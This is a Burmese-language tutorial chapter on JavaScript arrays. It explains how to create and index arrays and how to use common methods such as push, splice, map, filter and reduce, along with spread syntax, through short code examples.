အခန်း (၁၆) – JavaScript Arrays & Objects

Programming Language တွေမှာပါတဲ့ Object ဆိုတဲ့သဘောသဘာဝကို နားလည်စေဖို့အတွက် ပြင်ပက ရုပ်ဝတ္ထုတွေနဲ့ နှိုင်းယှဉ်ပုံဖော်ကြည့်နိုင်ပါတယ်။ ဥပမာ - ပန်းသီး ဆိုတဲ့ ရုပ်ဝတ္ထုလေး တစ်ခုမှာ ကိုယ်ပိုင်ဂုဏ်သတ္တိတစ်ချို့ရှိပါတယ်။ အခွံအနီရောင်ရှိတယ်။ ချိုချဉ်တဲ့အရသာရှိတယ်။ ဒါကသက်မဲ့ ရုပ်ဝတ္ထုလေးတစ်ခုပါ။ သက်ရှိဖြစ်တဲ့ ကြောင်လေးတစ်ကောင်ဆိုရင်တော့ အနက်ရောင်အမွေးအမြှင်၊ မျက်လုံးလေးနှစ်လုံး၊ အမြီးလေးတစ်ချောင်းနဲ့ ခြေထောက်လေးခြောင်း စတဲ့ ပိုင်ဆိုင်မှုဂုဏ်သတ္တိတွေအပြင်၊ အသံပေးနိုင်တယ်၊ ပြေးလွှားနိုင်တယ်၊ ကြွက်ခုတ်နိုင်တယ်ဆိုတဲ့ အပြုအမူလေးတွေပါ ရှိသွားပါတယ်။

ပရိုဂရမ် Object တွေဟာလည်း ဒီသဘောပါပဲ။ တစ်ချို့ Object တွေမှာ ကိုယ်ပိုင်ဂုဏ်သတ္တိလေးတွေ ရှိကြတယ်။ Property လို့ ခေါ်ကြလေ့ ရှိပါတယ်။ တစ်ချို့ကတော့ ကိုယ်ပိုင်ဂုဏ်သတ္တိအပြင် အပြုအမူလေးတွေပါ ရှိကြတယ်။ Method လို့ ခေါ်ကြလေ့ ရှိပါတယ်။ ဒီလို Property တွေ Method တွေ စုဖွဲ့ပါဝင်တဲ့ Object တွေကို ကိုယ်တိုင် တည်ဆောက်ယူလို့ ရနိုင်သလို သက်ဆိုင်ရာ Language က တစ်ခါထဲ ထည့်ပေးထားတဲ့ အသင့်သုံး Standard Object တွေလည်း ရှိနိုင်တယ်။

Array ဟာ JavaScript ရဲ့ Standard Object တစ်ခုဖြစ်ပါတယ်။ သူ့မှာ သူ့ကိုယ်ပိုင် Property တွေနဲ့ Method တွေ အသင့်ပါဝင်တယ်။ တစ်ချို့ Language တွေမှာတော့ Array ဆိုတာ Data Type တစ်မျိုးဖြစ်ပါတယ်။ ရိုးရိုး Primitive Data Type တွေက တန်ဖိုး တစ်ခုကိုသာ လက်ခံသိမ်းဆည်းပြီး Array ကတော့ တန်ဖိုးတွေကို အတွဲလိုက်စုစည်းသိမ်းဆည်းနိုင်လို့ Compound Type သို့မဟုတ် Structure Type လို့ ခေါ်ကြပါတယ်။ JavaScript မှာ တော့ Compound Type/Structure Type ဘဘောသဘာဝမျိုး လိုချင်ရင် Object ရဲ့ Property အဖြစ် တန်ဖိုးတွေကို အတွဲလိုက် စုစည်းသိမ်းဆည်းနိုင်ပါတယ်။ တခြား Language တွေရဲ့ Array Type နဲ့ သဘောသဘာဝ ဆင်တူတဲ့လုပ်ဆောင်ချက်ကို ရရှိစေဖို့အတွက် Array လို့ခေါ်တဲ့ Standard Object တစ်ခုကို အသင့်ထည့်သွင်း ပေးထားတာပါ။

Array တစ်ခုတည်ဆောက်ဖို့အတွက် နည်းလမ်း (၂) မျိုးရှိပါတယ်။ တစ်နည်းက Array Object Constructor ကို အသုံးပြုတဲ့နည်းပါ။

JavaScript

```
let mix = new Array("Bob", 3.14, true)
```

`new` Keyword ကိုသုံးပြီး Object အသစ်တွေတည်ဆောက်ရပါတယ်။ Array() လို့ခေါ်တဲ့ Standard Object Constructor ကိုသုံးပြီး တည်ဆောက်စေလိုက်တာ ဖြစ်တဲ့အတွက် `mix` ဟာ Array Object တစ်ခုဖြစ်သွားပါပြီ။ ဒီလို တည်ဆောက်စဉ်မှာ တန်ဖိုးတွေကိုလည်း တစ်ခါထဲ Comma ခံပြီး တန်းစီပေးလိုက်တဲ့အတွက် `mix` Array ထဲမှာ Bob ဆိုတဲ့ String တန်ဖိုးတစ်ခု၊ 3.14 ဆိုတဲ့ Number တန်ဖိုးတစ်ခုနဲ့ true ဆိုတဲ့ Boolean တန်ဖိုးတစ်ခု၊ စုစုပေါင်း တန်ဖိုးသုံးခုကို အတွဲလိုက် ထည့်သွင်းပေးထားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုပုံစံမျိုးပါ –

0	1	2
Bob	3.14	true

ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးတိုင်းမှာ ကိုယ်ပိုင် Index အညွှန်းကိုယ်စီလည်း ရှိသွားမှာဖြစ်ပါတယ်။ Index အညွှန်းတွေဟာ အမြဲတမ်း 0 ကစတဲ့အတွက် Index 0 မှာ Bob ဆိုတဲ့တန်ဖိုးရှိနေမှာဖြစ်ပြီး Index 1 မှာ 3.12 ဆိုတဲ့တန်ဖိုး ရှိနေမှာ ဖြစ်ပါတယ်။ Index 2 မှာတော့ true ဆိုတဲ့တန်ဖိုး ရှိနေမှာပါ။

Array တည်ဆောက်နည်း နောက်တစ်နည်းကတော့ လေးထောင့်ကွင်း အဖွင့်အပိတ်ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ Single Quote / Double Quote အဖွင့်အပိတ်တွေကို String တည်ဆောက်ပေးနိုင်တဲ့ String Literal လို့ခေါ်ပြီး လေးထောင့်ကွင်း အဖွင့်အပိတ်ကိုတော့ Array တွေတည်ဆောက်ပေးနိုင်တဲ့ Array Literal လို့ ခေါ်ပါတယ်။

JavaScript

```
let mix = [ "Bob", 3.14, true ]
```

ဒီနည်းနဲ့ တန်ဖိုး (၃) ခု အတွဲလိုက်ပါဝင်တဲ့ `mix` Array တစ်ခု ရသွားပါတယ်။ အကယ်၍ Array အလွတ်ကို တည်ဆောက်လိုရင် လေးထောင့်ကွင်းအဖွင့်နဲ့အပိတ်ကို အလွတ်အတိုင်း ပေးလိုက်ယုံပါပဲ။ စောစောက ပြောတဲ့ Array Object Constructor ကိုအသုံးပြုတဲ့နည်းထက် ဒီ Array Literal ကိုသုံးရတဲ့နည်းကို ပို အသုံးများပါတယ်။ ရေးရတဲ့ကုဒ် ကျစ်လစ်တိုတောင်းလို့ပါ။

JavaScript Array တွေမှာ ထည့်သွင်းသိမ်းဆည်းနိုင်တဲ့ Data Type ကန့်သတ်ချက်မရှိပါဘူး။ နှစ်သက်ရာ အမျိုးအစားကို တွဲဖက်သိမ်းဆည်းနိုင်ပါတယ်။ ပြီးတော့ အရေအတွက်ပုံသေလည်း မရှိပါဘူး။ (၅) ခုပဲ ထည့်လို့ရမယ်၊ (၁၀) ခုပဲ ထည့်လို့ရမယ်ဆိုတာမျိုး မရှိဘဲ၊ လိုအပ်သလောက် ထပ်တိုးထည့်သွင်း သွားလို့ ရနိုင်ပါတယ်။ တစ်ချို့ Statically Typed Language တွေမှာဆိုရင်တော့ သိမ်းဆည်းလို့ရတဲ့ Data Type ကို ကြိုတင်ကြေညာပေးဖို့ လိုနိုင်ပြီး ကြိုတင်ကြေညာထားတဲ့ အမျိုးအစားကလွဲရင် တခြား အမျိုးအစားတွေ ကိုလက်ခံထည့်သွင်းပေးမှာ မဟုတ်ပါဘူး။ ပြီးတော့ ပါဝင်မယ့် အရေအတွက်ကို လည်းကြိုတင်ကြေညာ ပေးထားဖို့လိုအပ်နိုင်ပါတယ်။ ဥပမာ –

Pseudocode

```
let nums [i32, 5] = [ 1, 2, 3, 4, 5 ];
let mix [str, f32, bool] = [ "Bob", 3.14, true ];
```

ပထမတစ်ကြောင်းက `i32` အမျိုးအစား ကိန်းဂဏန်းတွေသိမ်းမယ်၊ (၅) ခုသိမ်းမယ်လို့ ကြေညာလိုက်တာပါ။ ဒါကြောင့် (၅) ခုအတိအကျသိမ်းပေးရမှာဖြစ်သလို သိမ်းလို့ရမယ့်အမျိုးအစားကလည်း 32-bit Integer တစ်မျိုးထဲပဲ သိမ်းလို့ရမှာပါ။ နောက်တစ်ကြောင်းမှာတော့ String, 32-bit Float နဲ့ Boolean စုစုပေါင်း သုံးခုသိမ်းမယ်လို့ သတ်မှတ်ထားတဲ့အတွက် သတ်မှတ်ထားတဲ့အတိုင်း အတိအကျသိမ်းပေးရမှာပါ။ တခြား အမျိုးအစားတွေ သိမ်းလို့ရမှာ မဟုတ်ပါဘူး။ ဒါက တစ်ချို့ Statically Typed Language မှာ ဖြစ်နိုင်တာကို ပြောတာပါ။ JavaScript မှာတော့ အဲ့ဒီလို ကန့်သတ်ချက်မျိုးတွေ မရှိပါဘူး။

Array တစ်ခုထဲမှာ ထည့်သွင်းထားတဲ့ တန်ဖိုးတွေကို လိုအပ်တဲ့အခါ Index အညွှန်းနံပါတ်ကိုသုံးပြီး ပြန်လည်ရယူ အသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let mix = [ "Bob", 3.14, true ]

let name = mix[0]    // Bob
let num = mix[1]     // 3.14
let out = mix[3]     // undefined
```

နမူနာမှာ `mix` Array နောက်က လေးထောင့်ကွင်းအတွင်းမှာ Index နံပါတ်ကိုပေးပြီး Array ထဲက လိုချင်တဲ့ တန်ဖိုးကို ရယူထားပါတယ်။ မရှိတဲ့ တန်ဖိုးကို ယူဖို့ကြိုးစားတဲ့အခါမှာတော့ `undefined` ကို ရရှိတာတွေ့ရမှာပဲ ဖြစ်ပါတယ်။

တန်ဖိုးတွေပြင်လိုရင်ပဲဖြစ်ဖြစ်၊ ထပ်မံထည့်သွင်းလိုရင်ပဲဖြစ်ဖြစ် နှစ်သက်ရာ Index နံပါတ်ပေးပြီး ထည့်လို့ရပါတယ်။ ဒီလိုပါ –

JavaScript

```
let mix = [ "Bob", 3.14, true ]

mix[0] = "Alice"
mix[4] = 5
```

မူလကြေညာစဉ်က တန်ဖိုး (၃) ခု ပါပြီး နောက်မှ Index 4 မှာ တန်ဖိုးတစ်ခုကို ထပ်ထည့်ထားတာပါ။ ရလဒ်က အခုလိုပုံစံ ဖြစ်မှာပါ။

0	1	2	3	4
Alice	3.14	true		5

မူလတန်ဖိုး (၃) ခုတို့ဟာ Index 0, 1, 2 တို့မှာ အသီးသီးရှိနေပါတယ်။ Index 0 တန်ဖိုးကတော့ နောက်မှ ပြောင်းပေးလိုက်လို့ ပြောင်းနေပါပြီ။ Index 3 က ဘာတန်ဖိုးမှ မရှိသေးတဲ့ အခန်းလွတ်တစ်ခုအနေနဲ့ ဝင်ရောက်သွားတာကို သတိပြုဖို့လိုပါလိမ့်မယ်။ 0, 1, 2 ပြီးရင် 3 လာရမှာဖြစ်ပေမယ့် တစ်ဆင့်ကျော်ပြီး 4 မှာ တန်ဖိုးသစ်တစ်ခု ထည့်လိုက်မိလို့ပါ။

Array တိုင်းမှာ သူ့ကိုယ်ပိုင်အနေနဲ့ `length` Property ရှိပါတယ်။ အဲ့ဒီ `length` Property ရဲ့တန်ဖိုးအနေနဲ့ Array ရဲ့ Size ရှိနေမှာဖြစ်ပါတယ်။ အသုံးဝင်ပါတယ်။ Array Object အပါအဝင် Object တွေရဲ့ Property တွေ Method တွေကို အသုံးပြုလိုတဲ့အခါ သက်ဆိုင်ရာ Object ပေါ်မှာ Dot Operator ကိုသုံးပြီး ရယူအသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let fruits = [ "Apple", "Orange" ]

fruits.length                   // 2
fruits[2] = "Mango"
fruits.length                   // 3
fruits[fruits.length - 1]       // Mango
```

မူလ `fruits` Array မှာ Index နှစ်ခုရှိတဲ့အတွက် သူရဲ့ `length` တန်ဖိုး 2 ဖြစ်နေပြီး၊ နောက်ထပ် Index တစ်ခုထပ်တိုးလိုက်တဲ့အခါ `length` တန်ဖိုး 3 ဖြစ်သွားတာကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `length` ရဲ့လက်ရှိတန်ဖိုး ဖြစ်နေချိန်မှာ `length - 1` နဲ့ `fruits` Array ရဲ့ Index ကို ထောက်လိုက်တဲ့အခါ `fruits[2]` ကို ထောက်လိုက်သကဲ့သို့ ဖြစ်တဲ့အတွက် `fruits` Array ရဲ့ လက်ရှိ Index 2 မှာ ရှိနေတဲ့ တန်ဖိုးကို ပြန်ရတာကိုလည်း တွေ့ရပါလိမ့်မယ်။ ဒီနည်းကို Array ရဲ့နောက်ဆုံးတန်ဖိုးယူဖို့ သုံးကြလေ့ ရှိပါတယ်။

Array တစ်ခုထဲမှာ ရိုးရိုး String, Number စတဲ့ တန်ဖိုးတွေသာမက တခြား Array တွေလည်း ရှိနိုင်ပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
let mix = [ [123, 456, 789], ['Ant', 'Cat', 'Dog'] ]
```

ပင်မ mix Array ဟာ Index နှစ်ခုရှိတဲ့ Array တစ်ခုဖြစ်ပြီး သူ့ထဲမှာ နောက်ထပ် Array တွေထပ်ရှိနေတာပါ။ ဖွဲ့စည်းပုံက အခုလို ဖြစ်ပါလိမ့်မယ်။

0		
0	1	2
123	456	789

1		
0	1	2
Ant	Cat	Dog

ဒီလိုထပ်ဆင့်ရှိနေတဲ့ Array ထဲကတန်ဖိုးတွေကိုလည်း လိုသလို ရယူပြင်ဆင်လို့ရပါတယ်။ Index အညွှန်းကိုသာ ထပ်ဆင့်မှန်အောင်ပေးဖို့ လိုတာပါ။

```
let nums = mix[0]          // [ 123, 456, 789 ]
let animals = mix[1]       // [ 'Ant', 'Cat', 'Dog' ]
let x = mix[0][1]          // 456
let rambo = mix[1][2]      // Dog
```

Array Methods

Array Data တွေကို စီမံဖို့အတွက် အသုံးဝင်တဲ့ Default Method တွေ ရှိပါတယ်။ Array တစ်ခုတည်ဆောက်လိုက်တာနဲ့ အဲ့ဒီ Method တွေကို Array ပေါ်မှာ အသင့်သုံးလို့ရသွားမှာပါ။ အတွဲလိုက်မှတ်သားသင့်တဲ့ Method (၄) ခုကတော့ `push()`, `pop()`, `shift()` နဲ့ `unshift()` တို့ပဲ ဖြစ်ပါတယ်။

- **`push()`** Method ကို Array ရဲ့နောက်ဆုံးကနေ Index တစ်ခုတိုးဖို့အတွက် သုံးနိုင်ပါတယ်။
- **`pop()`** Method ကိုတော့ Array ရဲ့နောက်ဆုံး Index ကို ဖယ်ထုတ်ဖို့သုံးနိုင်ပါတယ်။
- **`shift()`** Method ကိုတော့ Array ရဲ့ရှေ့ဆုံး Index ကိုဖယ်ထုတ်ဖို့ သုံးပါတယ်။
- **`unshift()`** Method ကိုတော့ Array ရဲ့ရှေ့ဆုံးမှာ Index တစ်ခုတိုးဖို့ သုံးနိုင်ပါတယ်။

```
let animals = ["Dog", "Cat", "Bird"]

animals.push("Cow")  // animals → ["Dog", "Cat", "Bird", "Cow"]
animals.pop()              // animals → ["Dog", "Cat", "Bird"]
animals.shift()            // animals → ["Cat", "Bird"]
animals.unshift("Ant")     // animals → ["Ant", "Cat", "Bird"]
```

`push()` အတွက် နောက်ဆုံးမှာ ထပ်တိုးလိုတဲ့ တန်ဖိုးကို Argument အနေနဲ့ ပေးရပါတယ်။ `unshift()` အတွက်လည်း ရှေ့ဆုံးမှာ ထပ်တိုးလိုတဲ့ တန်ဖိုးကို ပေးရပါတယ်။ `pop()` နဲ့ `shift()` အတွက်တော့ Argument တွေ မလိုအပ်ပါဘူး။ နောက်ထပ်မှတ်သားသင့်တဲ့ အတွဲအဖက် ကတော့ `indexOf()` နဲ့ `splice()` ဖြစ်ပါတယ်။ `indexOf()` နဲ့ Index တန်ဖိုးကို ရှာနိုင်ပြီး၊ `splice()` နဲ့ မလိုချင်တဲ့ Index ကို ဖယ်ထုတ်နိုင်ပါတယ်။

JavaScript

```
let fruits = ["Apple", "Orange", "Mango", "Banana"]

fruits.indexOf("Mango")     // 2
fruits.splice(2, 1)     // fruits → ["Apple", "Orange", "Banana"]
```

Index (၄) ခုပါတဲ့ `fruits` Array ကနေ `indexOf()` နဲ့ Mango ကိုရှာလိုက်တဲ့အခါ Index 2 ဖြစ်ကြောင်းသိရပါတယ်။ `splice()` ကိုသုံးပြီး Index 2 ကိုဖျက်ခိုင်းလိုက်တဲ့အတွက် မူလ `fruits` Array မှာ Index (၃) ခုပဲကျန်တော့တာကို တွေ့ရခြင်း ဖြစ်ပါတယ်။ `splice()` အတွက် Argument နှစ်ခုပေးရပါတယ်။ ပထမ Argument က Index ဖြစ်ပြီး ဒုတိယ Argument ကတော့ အရေအတွက် ဖြစ်ပါတယ်။ အရေအတွက်မှာ 1 ကို ပေးလို့ တစ်ခုဖျက်ပေးတာပါ။ ဖျက်လိုတဲ့အရေအတွက်ကို လိုသလို ပေးနိုင်ပါတယ်။

နောက်ထပ်အသုံးဝင်တဲ့ Array Method ကတော့ `join()` ဖြစ်ပါတယ်။ Array Index တွေကို တစ်ဆက်ထဲ တစ်တွဲထဲ ဖြစ်သွားအောင် တွဲဆက်ပြီး String အနေနဲ့ ရလဒ်ကို ပြန်ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။

```
let fruits = ["Apple", "Orange", "Mango"]

let result = fruits.join(",")     // result → Apple,Orange,Mango
```

`join()` Method အတွက် Argument အနေနဲ့ တွဲဆက်ရာမှာ ကြားခံထားပေးစေလိုတဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။ နမူနာမှာ Comma တစ်ခုကို ပေးခဲ့လို့ Comma ခံပြီးတွဲဆက်ပေးသွားတာပါ။ ဘာမှမပေးရင်လည်း ရပါတယ်။ ကြားခံမထားတော့ဘဲ အကုန်လုံးကို တွဲဆက်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနေရာမှာ တစ်ခုသတိပြုဖို့လိုပါတယ်။ တစ်ချို့ Method က မူလ Array ရဲ့ တန်ဖိုးတွေကို ပြုပြင်လိုက်တာ ဖြစ်ပြီး။ တစ်ချို့ Method တွေက မူလ Array ရဲ့တန်ဖိုးကို ပြောင်းလဲစေခြင်းမရှိဘဲ ရလဒ်ကို ပြန်ပေးတာ ဖြစ်ပါတယ်။ `push()`, `pop()`, `shift()`, `unshift()`, `splice()` စတဲ့ Method တွေက မူလ Array တန်ဖိုးတွေကို ပြုပြင် ပြောင်းလဲသွားစေတဲ့ Method တွေပါ။ `join()` ကတော့ မူလ Array တန်ဖိုးတွေကို မပြောင်းပါဘူး။ ရလာတဲ့ ရလဒ်ကိုသာ ပြန်ပေးတာပါ။ ဒါကြောင့်လည်း နမူနာမှာ ရလဒ်ကို Variable တစ်ခုမှာ Assign လုပ်ပြထားတာပါ။ ဒီလိုမတူကွဲပြားတဲ့သဘောသဘာဝလေးက အရေးကြီးပါတယ်။ ဂရုပြုမှတ်သားသင့်ပါတယ်။

ထပ်မံမှတ်သားသင့်တဲ့ အသုံးဝင်တဲ့ Array Method တွေကတော့ `map()`, `filter()` နဲ့ `reduce()` တို့ဖြစ်ပါတယ်။

- **`map`**`()` Method အတွက် Argument အနေနဲ့ Function Expression တစ်ခုပေးရပါတယ်။ ပေးလိုက်တဲ့ Function Expression ကို Array Item အားလုံးပေါ်မှာ အလုပ်လုပ်ပြီး နောက်ဆုံး ရလာတဲ့ရလဒ်ကို Array အနေနဲ့ ပြန်ပေးမှာပါ။ Array ထဲကတန်ဖိုးတွေကို တစ်ခုချင်းလိုသလိုပြုပြင်ရယူဖို့ အသုံးဝင်ပါတယ်။
- **`filter`**`()` Method အတွက်လည်း Function Expression တစ်ခုကို Argument အနေနဲ့ပေးရပါတယ်။ Array ထဲက လိုချင်တဲ့ Item တွေကို ရွေးယူချင်ရင် အသုံးဝင်ပါတယ်။
- **`reduce`**`()` Method အတွက်လည်း Function Expression တစ်ခုကို ပေးရတာပါပဲ။ သူကတော့ Array Item အားလုံးပေါ်မှာအလုပ်လုပ်ပြီး နောက်ဆုံးရလဒ်တန်ဖိုးတစ်ခုကို ပြန်ပေးပါတယ်။ ဥပမာ - Array ထဲမှရှိသမျှ တန်ဖိုးအားလုံးကို ပေါင်းလိုက်ပြီး ပေါင်းခြင်းရလဒ်ကို ပြန်ပေးတာမျိုးပါ။

ဒီ Method တွေဟာ တော်တော်လေးအသုံးဝင်တဲ့ Method တွေပါ။ လက်တွေ့ပရောဂျက်တွေမှာလည်း အသုံးများကြပါတယ်။ မူလ Array တန်ဖိုးတွေကို ထိခိုက်ပြောင်းလဲစေခြင်း မရှိဘဲ ရလဒ်ကို သီးခြားအနေနဲ့ ပြန်ပေးတဲ့ Method တွေပါ။

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.map(function(n) {
    return n + 1
})

// result → [2, 3, 4, 5, 6]
```

Array မှာ Index (၅) ခုရှိပြီး ပေးလိုက်တဲ့ Function Expression က (၅) ခုလုံးပေါ်မှာ တစ်ခုပြီးတစ်ခု အလုပ်လုပ်သွားမှာပါ။ Function Expression ရဲ့ Parameter ဖြစ်တဲ့ n ဟာ လက်ရှိအလုပ်လုပ်နေတဲ့ တန်ဖိုးဖြစ်ပါတယ်။ အဲ့ဒီတန်ဖိုးကို 1 နဲ့ပေါင်းပြီး ပြန်ပေးထားလို့ Array ထဲမှာ ရှိသမျှ တန်ဖိုးအားလုံးကို 1 တိုးလိုက်တဲ့ လုပ်ဆောင်ချက်ကို ရရှိစေပါတယ်။

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.filter(function(n) {
    return n % 2
})

// result → [1, 3, 5]
```

`filter()` ရဲ့ထူးခြားချက်ကတော့ `map()` လို Item အားလုံးကို ပြန်ပေးတာ မဟုတ်တော့ဘဲ `return true` ဖြစ်တဲ့ Item တွေကိုပဲ ပြန်ပေးတာပါ။ နမူနာအရ % သင်္ကေတကိုသုံးပြီး လက်ရှိတန်ဖိုးကို 2 နဲ့စားပြီး အကြွင်းရှာထားပါတယ်။ စာလို့ပြတ်ရင် 0 မို့လို့ false ပါ။ စားလို့မပြတ်ရင်တော့ အကြွင်းတန်ဖိုးတစ်ခုရမှာမို့လို့ true ပါ။ 2 နဲ့စားလို့ မပြတ်တဲ့ တန်ဖိုးဆိုရင် `return true` ဖြစ်မှာမို့လို့ ရလဒ်အနေနဲ့ 2 နဲ့စားလို့ မပြတ်တဲ့ မဂဏန်းတွေချည်းပဲ ပြန်ရတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ စုံကဂဏန်းတွေ လိုချင်ရင် လွယ်ပါတယ်။ NOT Operator ကိုသုံးလိုက်ယုံပါပဲ။ ဒီလိုပါ –

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.filter(function(n) {
    return !(n % 2)
})

// result → [2, 4]
```

ဒီနေရာမှာ အတိုကောက် Function Expression တွေသုံးရင် အများကြီး ပိုရှင်းပြီး တိုတောင်းကျစ်လစ်သွားမှာပါ။ ဒီလိုပါ –

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.map(n => n + 1)     // result → [2, 3, 4, 5, 6]
let odd = nums.filter(n => n % 2)     // odd → [1, 3, 5]
```

တစ်ကြောင်းထဲနဲ့ လိုချင်တဲ့ရလဒ်ကို ရသွားတာပါ။ ရိုးရိုး Function နဲ့ အတူတူပါပဲ။ `function, (), {}` နဲ့ `return` တို့ကိုဖယ်ထုတ်လိုက်ပြီး `=>` လေးထည့်ပေးလိုက်တာပါပဲ။ ဒီလုပ်ဆောင်ချက်တွေကို တွဲပြီးသုံးမယ်ဆိုရင်လည်း အခုလို သုံးနိုင်ပါတယ်။

```
let nums = [1, 2, 3, 4, 5]
let result = nums.map(n => n + 2).filter(n => n % 2)

// result → [3, 5, 7]
```

JavaScript Object Method တွေရဲ့ ထူးခြားချက်က အခုလို အတွဲလိုက် ဆက်ပြီး သုံးလို့ရခြင်း ဖြစ်ပါတယ်။ Method Chaining လို့ခေါ်ပါတယ်။ ဒီနေရာမှာ သတိပြုရမှာက `map()` ဟာ `nums` Array ပေါ်မှာ အလုပ်လုပ်သွားတာပါ။ `filter()` ကတော့ `map()` ကပြန်ပေးတဲ့ ရလဒ် Array ပေါ်မှာ အလုပ်လုပ်သွားတာပါ။ `nums` ပေါ်မှာ အလုပ်လုပ်တာ မဟုတ်ပါဘူး။

```
nums.map() → [ Array ].filter() → [ Array ]
```

ဒါလေးကို ကွဲကွဲပြားပြားမြင်မှ အလုပ်လုပ်ပုံကို ပုံဖော်ကြည့်နိုင်မှာပါ။ နောက်ဆုံးတစ်ခုကျန်နေတဲ့ `reduce()` ကိုတော့ အခုလို အသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let nums = [2, 3, 4, 5, 6]

let result = nums.reduce(function(a, n) {
    return a + n
})

// result → 20
```

`reduce()` ရဲ့ Function Expression အတွက် Parameter နှစ်ခုရှိတာကို သတိပြုပါ။ နမူနာအရ a က Accumulative Value ခေါ် အလုပ်လုပ်လက်စ တန်ဖိုးဖြစ်ပြီး n က လက်ရှိအလုပ်လုပ်နေတဲ့ Item ရဲ့ တန်ဖိုးဖြစ်ပါတယ်။ ပထမတစ်ကြိမ်မှာ a က `null` ဖြစ်ပြီး n က 2 ဖြစ်ပါတယ်။ `null + 2` က 2 ပဲမို့လို့ a တန်ဖိုး 2 ဖြစ်သွားပါတယ်။ ဒုတိယတစ်ကြိမ်မှာ a တန်ဖိုး 2 ဖြစ်နေပြီး n တန်ဖိုးက 3 ဖြစ်နေမှာပါ။ a + n ဟာ 2 + 3 မို့လို့ ရလဒ် 5 ပါ။ a တန်ဖိုး 5 ဖြစ်သွားပါတယ်။ ဒီနည်းနဲ့ တစ်ခုပြီးတစ်ခု ဆက်တိုက် အလုပ်လုပ်သွားတဲ့အခါ နောက်ဆုံးမှာ Array ထဲက တန်ဖိုးအားလုံးကို စုပေါင်းထားတဲ့ ရလဒ် 20 ကို ရရှိခြင်းဖြစ်ပါတယ်။ အတိုကောက်အခုလို ရေးနိုင်ပါတယ်။

```
let result = [2, 3, 4, 5, 6].reduce((a, n) => a+ n)

// result → 20
```

Array Spread & Destructuring

Array တွေကိုပြန်ဖြည်ထုတ်လို့ရတဲ့ လုပ်ဆောင်ချက်တွေကိုလည်း ထည့်သွင်းမှတ်သားသင့်ပါတယ်။ Array Spread လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်ဟာ Array တစ်ခုအတွင်းက Item တွေကို တန်ဖိုးတစ်ခုချင်းစီအဖြစ် ခွဲထုတ်ပေးနိုင်ပါတယ်။ အသုံးဝင်နိုင်မယ့် နမူနာလေးတစ်ချို့ ပေးချင်ပါတယ်။

JavaScript

```
let nums = [1, 2, 3]
let alphas = ['a', 'b', 'c']
let result = [ nums, alphas ]

// [ [1, 2, 3], ['a', 'b', 'c'] ]
```

နမူနာအရ `result` Array ထဲမှာ `nums` Array နဲ့ `alphas` Array တို့ကို ထည့်ပေးလိုက်လို့ Array နှစ်ထပ် ဖြစ်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အဲ့ဒီလို နှစ်ထပ်လိုချင်တာဆိုရင် ပြဿနာမရှိပေမယ့်၊ အားလုံးကို တစ်ထပ်ထဲ တစ်ဆက်ထဲဖြစ်စေချင်တာဆိုရင် ဒီအတိုင်းမရတော့ပါဘူး။ Spread Operator ကို သုံးနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let nums = [1, 2, 3]
let alphas = ['a', 'b', 'c']
let result = [ ...nums, ...alphas ]

// [ 1, 2, 3, 'a', 'b', 'c' ]
```

... Operator က Array ထဲက Item တွေ တန်ဖိုးတစ်ခုစီဖြစ်သွားအောင် ခွဲထုတ်ပေးလိုက်တဲ့အတွက် `result` Array ဟာ တစ်ဆက်ထဲ တစ်ထပ်ထဲ ဖြစ်သွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒီနည်းကိုသုံးပြီး Array ရဲ့ ရှေ့ (သို့မဟုတ်) နောက်မှာ တန်ဖိုးတွေ ထပ်တိုးဖို့လည်း သုံးကြပါတယ်။ ဒီလိုပါ။

JavaScript

```
let nums = [1, 2, 3]
let four = [ ...nums, 4 ]     // [1, 2, 3, 4]
let zero = [ 0, ...nums ]     // [0, 1, 2, 3]
```

သတိပြုရမှာကတော့ `push()` တို့ `unshift()` တို့လို မူလ Array တန်ဖိုးတွေကို ပြင်လိုက်တာ မဟုတ်ဘဲ Array အသစ်တစ်ခု တည်ဆောက်ပေးလိုက်တာပဲ ဖြစ်ပါတယ်။ နောက်ဥပမာ တစ်ခုပြဖို့အတွက် အခုလို Function တစ်ခုရှိတယ်လို့ သဘောထားပါ။

JavaScript

```
function add(a, b) {
    return a + b
}
```

ရိုးရိုးလေးပါ။ Parameter နှစ်ခုရှိတဲ့ Function တစ်ခုဖြစ်လို့ ခေါ်ယူတဲ့အခါ Argument နှစ်ခုပေးရမှာပါ။ အခုလို Array တစ်ခုရှိတယ် ဆိုကြပါစို့ –

JavaScript

```
let nums = [123, 456]
```

ဒီ Array ထဲကတန်ဖိုးတွေကို Argument အနေနဲ့ ပေးပြီး `add` Function ကို ခေါ်ချင်တယ်ဆိုရင် အခုလို ခေါ်ရမှာပါ။

JavaScript

```
add(nums[0], nums[1])      // 579
```

ပထမ Argument အတွက် `nums[0]` ကို ပေးလိုက်ပြီး ဒုတိယ Argument အတွက် `nums[1]` ကို ပေးလိုက်တာပါ။ အဲ့ဒီလို လေးထောင့်ကွင်းတွေနဲ့ Index တစ်ခုချင်းထောက်ပေးနေမယ့်အစား အခုလို ပေးလိုက်လို့ ရနိုင်ပါတယ်။

JavaScript

```
add(...nums)               // 579
```

